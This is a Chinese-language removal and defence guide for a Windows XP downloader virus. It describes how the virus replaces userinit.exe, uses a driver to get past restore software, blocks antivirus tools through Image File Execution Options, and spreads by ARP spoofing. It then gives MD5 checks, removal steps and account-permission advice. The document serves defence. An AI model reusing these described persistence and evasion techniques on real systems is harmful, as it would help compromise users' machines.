我们先来了解一下这个病毒，看看中毒后有什么反映。根据分析得到，中毒后会自动在DRVERS目录下生成一个名为pcihdd.sys的驱动文件并通过这个文件穿透系统中的还原程序（包括影子系统，冰点还原等），然后替换掉SYSTEM32下的userinit.exe文件（userinit.exe为系统文件，XP系统启动时会自动加载），这样就能达到系统启动自动运行病毒的目的。除此之外病毒还会在注册表的SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options项目下添加一系列反病毒软件（瑞星等）和安全工具（360安全卫士等）的键值，使这些软件和工具无法正常运行。另外病毒还会尝试注入IE进程通过互联网下载更新病毒，达到躲避查杀与侦测的目的，并且通过最近比较火的ARP欺骗在局域网中传播。目前为止，病毒已经变种更新多次（我手里就有8个变种版本，估计实际数目远不止这些），可见作者为了“生计”也是十分“勤劳”啊！其病毒本身的功能只是一个具有穿透（准确说应该是转存）功能的下载者，通过IE漏洞下载运行其它的木马病毒及盗号程序。




图1




图2

二、辨别

知道了病毒都做了什么，那就先检查一下自己的电脑有没有中毒吧。在病毒第二次变种以前可以通过查看userinit.exe文件的属性来判断，如图1，图2。正常的应该有[版本]这一项标签，而有问题的则没有。但是自从第二次变种以后，病毒的属性页userinit.exe文件就与正常的问题一模一样了。那该怎么判断呢？不用猜了就是MD5校验值。任何程序的MD5校验值都是唯一的，而且是不可伪造的（下面作者给出的MD5值与小编电脑中文件的MD5值相同，可作参考，但鉴于XP版本众多可能会有所差别）。我们正是通过这两点来对比一下系统中userinit.exe文件的MD5校验值跟正常的是否一致，如果是相同的自然也就说明了我们系统中的userinit.exe文件也是正常的。另外还可以通过检查DRVERS目录下是否有pcihdd.sys这个文件。注意，新变种病毒会修改其它系统启动时需要运行的文件，如explorer.exe、conime.exe、ctfmon.exe。

附：正常的MD5校验值：
Userinit.exe：7bd70ec53cb7398246c84d25bff33aa8
Explorer.exe：0b55963e2c8129d9d2504a3c291447e0
Conime.exe：30162ff3b6fe72a9799dfb496111fe02
Ctfmon.exe：4cc6277445d2d388a4cd827086a5f5f0

三、对决

知道它都会做什么，也发现自己中了病毒，下面就到了狭路相逢的时刻了。

1.断开网络，准备干净的explorer.exe、conime.exe、ctfmon.exe、userinit.exe替换掉原来的，替换时要先将原来的文件改名，再把干净的复制进去。

2.结束进程explorer.exe、conime.exe、ctfmon.exe、userinit.exe（如果桌面没自己弹出来就使用任务管理器运行EXPORER.EXE），顺手把其它的病毒木马进程也结束掉。

3.运行autoruns.exe，切换到登录标签下删除其它病毒木马的启动项目，如图3。

4.切换到服务标签下删除可疑项目。

5.切换到映像劫持标签下删除所有项目。

6.卸载杀毒软件并重新安装。

7.更新系统补丁、更新杀毒软件，全盘扫描，查杀病毒。

8.好了！如果还不行的话就只有到论坛发帖求救了！




图3

四、防御

我在网上收集了一些免疫补丁，大家可以试试。不过补丁永远只能补住过去的，下面来说一个更好的办法。重点来了，如何能更好的防范病毒呢？方法就只有合理的控制权限。根据我

们平时的需求来说ADMIN的很多高级权限都用不到，而病毒却恰好充分利用了这些高级权限。简而言之只要我们的用户不是ADMIN权限那就没问题了。可是USER权限似乎满足不了我们，怎么办呢？微软早替大家考虑过了，在ADMIN和USER之间还有一个POWER USER（高级用户）用户组，只要把我们的用户放进去就万事大吉了！方法如下：




图 4

1.右键点我的电脑，点“管理”选项，如图4。

2.双击“本地用户和组”，然后选择“用户”，如图5。




图 5




图 6




图 7

3.在右边的空白处单击右键，点“新用户”，如图6。

4.只输入用户名和密码（密码最好强壮点），点“创建”，如图7。

5.右键点击刚建立的用户，点“属性”，如图8。

6.切换到“隶属于”标签下，删除掉下面的USERS，如图9。

7.点击“添加”，点击“高级”，如图10。

8.点击“立即查找”，选中POWER USERS一直点确定就OK了，如图11。

